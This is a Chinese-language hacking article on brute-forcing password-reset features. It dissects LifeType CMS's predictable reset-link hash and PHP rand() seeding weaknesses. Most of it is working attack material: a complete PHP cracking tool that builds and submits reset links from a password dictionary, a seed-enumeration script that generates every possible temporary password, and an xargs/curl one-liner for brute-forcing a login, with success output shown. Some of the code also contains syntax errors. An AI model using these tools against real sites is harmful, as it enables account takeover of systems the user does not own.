

基于“密码找回”的暴破渗透技术

BlAck.Eagle[B.H.S.T]

关于暴力破解技术大家基本都已经比较熟悉，但是笔者发现基于“密码重置”的暴力破解技术还不是很多，所以笔者在本文中抛砖引玉，对渗透中的该方面的技术进行一下阐述

首先我们要重新认识一下，这里的“密码重置”指的什么？（如果你已经很清楚，可以跳过这里），大家估计在登录现在很流行的邮箱系统，开源的 CMS 系统的时候，估计都有遇到“忘记密码”时的找回密码功能，没错，我们就是要对这种弱点进行下阐述。如“网易通行证”的邮箱找回密码，如图 1



图 1

我们的目的是什么？当然我们的目的是想办法进入 web 系统的后台，你也许会说，去暴破这么冷清的一个地方，能有啥收获啊？其实不然，因为“密码找回”这个地方往往验证较弱。“密码找回”最常见的有两种，“通过邮箱找回密码”和“通过密码提示问题找回密码”，这里我们主要是看前者，因为对于后者，密码提示问题往往是社会工程学需要做的，所以不在本文讨论的范畴。

“通过邮箱找回密码”一般最常见的有两种情况，一种是在填写完 ID 和 Email（当然 email 也需要些社工手段获取）之后，web 应用程序将发送一条带有特定 hash 的链接到我们指定的邮箱，我们定义为“link password reset”，另一种是 web 应用程序生成一个临时密码给用户，我们定义为“temp password reset”

我们采用白盒测试的手段来分析下两种的原理。

“link password reset”型暴破的分析

这种方式是很常见的，我们通过国外的 lifetype CMS 来分析，lifetype 的密码找回如图 2




图 2

关键文件有两个 Summarysendresetemail.php 和 Summarytools.class.php
 Summarysendresetemail.php 用于生成一条带有 hash 的链接，发送到用户的邮箱，其中 **\$requestHash** 变量通过 **calculatePasswordResetHash ()** 函数生成，然后当用户在邮箱中发现这条链接的时候，点击的时候，web 应用程序通过 Summarytools.class.php 文件中的 **verifyRequest ()** 函数进行验证

```

.....
function SummarySendResetEmail( $actionInfo, $request )
{
    $this->SummaryAction( $actionInfo, $request );

    // data filtering
    $f = new HtmlFilter();
    $f->addFilter( new HtmlSpecialCharsFilter());
    $this->_request->registerFilter( "userName", $f );
    $this->_request->registerFilter( "userEmail", $f );

    // data validation
    $this->registerFieldValidator( "userName", new UsernameValidator());
    $this->registerFieldValidator( "userEmail", new EmailValidator());
    $this->setValidationErrorView( new SummaryView( "resetpassword" ) );
}

function perform()
{
    // 通过 calculatePasswordResetHash 函数生成一个 requestHash 变量
    $requestHash = SummaryTools::calculatePasswordResetHash( $userInfo );
    $config =& Config::getConfig();
    $baseUrl = $config->getValue( "base_url" );
    $resetUrl =
    $baseUrl."/summary.php?op=setNewPassword&a=$requestHash&b=".md5($userInfo->getU
    sername());

    SummaryTools::sendResetEmail( $userInfo, $resetUrl );
}

```

```

                $this->_view                                =                                new
SummaryMessageView( $this->_locale->tr( "password_reset_message_sent_ok" ));

                $this->setCommonData();

.....

```

Summarytools.class.php

```

<?php

function calculatePasswordResetHash( $userInfo )
    /**
    需要知道管理的密码，邮箱,ID 才能生$requesthash
    **/

    $string = $userInfo->getPassword().$userInfo->getEmail().$userInfo->getId();
    $requestHash = md5($string);

    return $requestHash;
}

function verifyRequest( $userNameHash, $requestHash )
{
    // make sure that the request is correct
    lt_include( PLOG_CLASS_PATH."class/database/db.class.php" );
    $users = new Users();

    $db =& Db::getDb();
    $prefix = Db::getPrefix();
    //首先通过 username 的 md5 hash 查到当前用户这个对象
    $query = "SELECT id, user, password, email, about, full_name, properties,
            site_admin, resource_picture_id, status
            FROM {$prefix}users
            WHERE MD5(user) = '".Db::qstr($userNameHash)."'
            AND status = ".USER_STATUS_ACTIVE;

    $result = $db->Execute( $query );
    if( !$result )
        return false;

    $row = $result->FetchRow();
    $userInfo = $users->mapRow( $row );

```

```

// try to see if we can load the user...
if( !$userinfo )
    return false;

// 将查到的这个用户对象进行 calculatePasswordResetHash 函数操作，判断生成的 hash 是否与用户提交的 request hash 值一样。
$originalRequestHash = SummaryTools::calculatePasswordResetHash( $userinfo );
if( $requestHash != $originalRequestHash )
    return false;

return $userinfo;
}
}
?>

```

通过上述的分析我们可以发现，如果进行爆破，我们需要知道管理的密码（注意，管理的密码我们是未知的，所以在爆破的时候，需要字典），邮箱，ID 才能生成 \$requesthash，然后进一步构造如下链接爆破，光知道这些还是不够的，我们还要确定一个标志，因为在请求失败的时候，网页中均会出现“The parameters in the URL are not correct”，所以我们只要排除这个标志就可以。

url/summary.php?op=setNewPassword&a=\$requestHash&b=md5(username) 的链接，如图 3



图 3

掌握了上述的原理，那么通过上述的分析我们可以构造出我们的 php 版本的暴力利用工具

```

<?php
ini_set("max_execution_time",0);//修改 php 的最大允许时间为无限制
global $host,$path,$username,$email,$id;
function usage()
{
global $argv;
print(
"\n--++++=====++++--".
"\n--++++=====LifeStyle CMS PassReset Crack=====++++--".
"\n--++++=====++++--".
"\n[+] Usage: php ".$argv[0]." <hostname> <path> <username> <email> <id>".
"\n[+] Demo: php ".$argv[0]." localhost /test admin fuck@fuck.com 1".
"\n\n");
}

```

```

}
//sendMessage 函数用于建立并请求上述的临时链接。
function sendMessage($host,$path,$password,$username){
    $conn = fsockopen($host, 80,$errno,$errstr,30);
    if(!$conn){
        echo "$errstr ($errno)<br />\n";
    }else{
        $postdata = "op=setNewPassword&a=".$password."&b=".md5($username);
        $message = "POST ".$path."/summary.php HTTP/1.1\r\n";
        $message .= "Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*\r\n";
        $message .= "Accept-Language: zh-cn\r\n";
        $message .= "Content-Type: application/x-www-form-urlencoded\r\n";
        $message .= "Accept-Encoding: gzip, deflate\r\n";
        $message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n";
        $message .= "Host:".$host."\r\n";
        $message .= "Content-Length: ".strlen($postdata)."\r\n";
        $message .= "Connection: Close\r\n\r\n";
        $message .= $postdata;

        fputs($conn, $message);
        while (!feof($conn))
        $reply .= fgets($conn, 1024);
        fclose($conn);
        return $reply;}

}

function crack($host,$path,$password,$username){
    echo "cracking,please wait...";

    $response = sendMessage($host,$path,$password,$username);
    /**
    设置标志为"The parameters in the URL are not correct", 并判断 response 中是否有这个标志,
    如果没有则说明爆破成功
    **/
    if(preg_match ("/The parameters in the URL are not correct/is", $response))==0{
        echo "crack success,the link is: ". "\n";
        echo
"http://".$host.$path."/summary.php"?op=setNewPassword&a=".$password."&b=".md5($username);
        exit;
    }else{
        echo "crack failed";
    }
}

```

```

}
// createPassDic 函数主要用于读取我们制造的 password 密码文件, 然后与, email, id 构成 MD5 hash
function createPassDic($host,$path,$username,$email,$id) {
    global $password;
    $filename = "password.txt";
    if(!$email||!$id){
        echo "please input email and id";
        die ;
    }else if(file_exists($filename) && is_readable($filename)){

        $content = file_get_contents($filename);
        $array = explode("\r\n", $content);

        for($i =0; $i <count($array); $i++){

            $password = md5(md5($array[$i]).$email.$id);
            crack($host,$path,$password,$username);

        }
    }
}

if ($argc != 3)

    usage();

$host = $argv[1];
$path = $argv[2];
$username = $argv[3];
$email = $argv[4];
$id = $argv[5];

createPassDic($host,$path,$username,$email,$id);

?>

```

测试了下, 还是可以的, 如图 4

```
C:\develop\php\crack>php crack.php 127.0.0.1 /lifetype admin test 85813005640
m 1

---+++=====
---+++=====LifeStyle CMS PassReset Crack=====+++---
---+++=====

[+] Author:BlAcK.Eagle[B.H.S.T]
[+] Usage: php crack.php <hostname> <path> <username> <email> <id>
[+] Demo: php crack.php localhost /test admin fuck@fuck.com 1

cracking,please wait...crack success,the link is:
http://127.0.0.1/lifetype/summary.php?op=setNewPassword&a=b2b3efbda5818019e4a47
2ba002ceaa&b=66d4aaa5ea177ac32c69946de3731ec0
C:\develop\php\crack>
C:\develop\php\crack>
C:\develop\php\crack>
C:\de
```

图 4

“temp password reset”型暴破的可行性分析

国外牛人 iagox86 曾经对这种暴破进行分析，我有幸拜读过他的一篇这方面的文章，然后我借鉴了他的一些思路和方法。“Temp password reset”大部分是在用户输入正确用户名和邮箱的时候，生成一个随机密码，并把密码的 md5 散列插入到数据库。然后在用户登录的时候进行验证。我们重点来看一下它的随机密码生成算法是怎样的，下面的代码也是国外的 cms 生成随机密码比较通用的一种：

```
<?php
function generate_random_password($length)
{
    $chars = 'abcdefghijklmnopqrstuvwxyz023456789!@#';

    srand((double)microtime() * 1000000);

    $passwd = "";
    $chars_length = strlen($chars) - 1;

    for ($i = 0; $i < $length; $i++)
        $passwd .= substr($chars, (rand() % $chars_length), 1);


    return $passwd;
}
?>
```

上面的代码中出现了两个函数，rand()和 srand()，我们来看一下 srand()和 rand()是如何工作的。它们的工作流程如下：

- (1):首先，给 srand()提供一个“种子”；，它是一个 unsigned_int 类型的值。上述代码中为 (double)microtime() * 1000000
- (2):然后，调用 rand()，它会根据提供给 srand()的值返回一个随机数(范围在 0~32767 之间)
- (3):根据需要多次调用 rand()，不断得到新的随机数。

(4):无论什么时候可以给 `srand()`提供一个新的“种子”，从而进一步“随机化”`rand()` 初次看上去，这个随机函数无懈可击，但是我们可以简单的做一个随机种子强度的测试，我们输出`(double)microtime() * 1000000;`的值，来看一下即可。如图 5

```
<?php
    for($i = 0; $i < 5; $i++)
    {
        echo((double)microtime() * 1000000);
        echo "\n";
    }
?>
```



```
C:\develop\php\crack>php test.php
131377
132351
133097
134326
134913

C:\develop\php\crack>php test.php
678252
679111
679671
680533
681531

C:\develop\php\crack>php test.php
865752
866841
867479
869150
869917

C:\develop\php\crack>php test.php
131377
132197
132782
133332
134136
```

图 5

可以发现这个“种子”的值是位于 1-1000000 的，1000000 对爆破来说可是个小数目，你是不是也在这么考虑呢？我们可以很容易就生成所有的这些随机值。简单改动 web 应用程序的代码为 `tampPassCrack.php` 所示。

Web 应用程序在重置的时候，通常指定 `$length` 为一个定值。我们这里假设为 14

```
<?php
//tampPassCrack.php
function generate_random_password($length)
{
    $chars = 'abcdefghijklmnopqrstuvwxyz023456789!@#';
    //列出所有可能的随机数种子
    for($j = 0; $j < 1000000; $j++)
    {
        srand($j);
        $passwd = "";
        $chars_length = strlen($chars) - 1;

        for ($i = 0; $i < $length; $i++)
```



```

    $passwd .= substr($chars, (rand() % $chars_length), 1);
    echo $passwd . "\n";
}
}

generate_random_password($argv[1]);
?>

```

我们执行 `php tampPassCrack.php 14 >temp.txt` 就可以得到我们的字典了。这个时候我们一般就可以通过溯雪，wvs 之类的爆破工具来暴破了。


学习了下老外的思路，直接通过 curl

```

$ cat temp.txt | xargs -P32 -I XXX curl -s -o XXX.out -d "username=admin&password=XXX"
http://192.168.1.5/crack/check.php

```

这个的意思就是首先显示 temp.txt 文件，然后通过 xargs 命令读取 temp.txt 文件，执行 curl 向 check.php 提交 post 数据，输出的文件名为 temp.txt 中的 每个密码值.out。如图 6



```


[root@localhost pentest]# cat temp.txt|xargs -P32 -I XXX curl -s -o XXX.out -d "
username=admin&password=XXX" http://192.168.1.5/crack/check.php
[root@localhost pentest]#
[root@localhost pentest]#
[root@localhost pentest]#
[root@localhost pentest]#

```

图 6

等待执行完毕之后，可以通过 linux 自带的 md5 文件校验功能来查找哪个是正确的密码，因为如果 post 错误的密码，返回的信息都相同，所以文件的 md5 校验值也相同，通过 `md5sum *.out|head` 可以查询出前几条文件校验值，可以看到都为一个值，那么我们继续通过 `md5sum *.out|grep -v ea44...` 通过 -v 排除这个相同的值就会得到我们想要的密码，可以看到为 `imjrkd6w6pi8ai`。如图 7

建议大家挖掘下 xargs 和 curl 命令的用法。



```

[root@localhost pentest]# md5sum *.out|head
ea443bffd84ce0a784a7253af6f2dacb 06c12x0i!2p4x8.out
ea443bffd84ce0a784a7253af6f2dacb #07wi!hsq0z5xd.out
ea443bffd84ce0a784a7253af6f2dacb 0dz09!9z5j!@t7.out
ea443bffd84ce0a784a7253af6f2dacb #33uc88y2s@sgi.out
ea443bffd84ce0a784a7253af6f2dacb 38q38jfqpa3m5v.out
ea443bffd84ce0a784a7253af6f2dacb 3ns68#2vzvzvai.out
ea443bffd84ce0a784a7253af6f2dacb 3p#qid6wtih0v3.out
ea443bffd84ce0a784a7253af6f2dacb 3xrk0!!#ushe9h.out
ea443bffd84ce0a784a7253af6f2dacb 3z@8bqbao438r2.out
ea443bffd84ce0a784a7253af6f2dacb 44d!tre!2vap5.out
[root@localhost pentest]# md5sum *.out|grep -v ea443bffd84ce0a784a7253af6f2dacb
91b9f2ca3e8d0070694c75c12826075f imjrkd6w6pi8ai.out
[root@localhost pentest]# █

```

图 7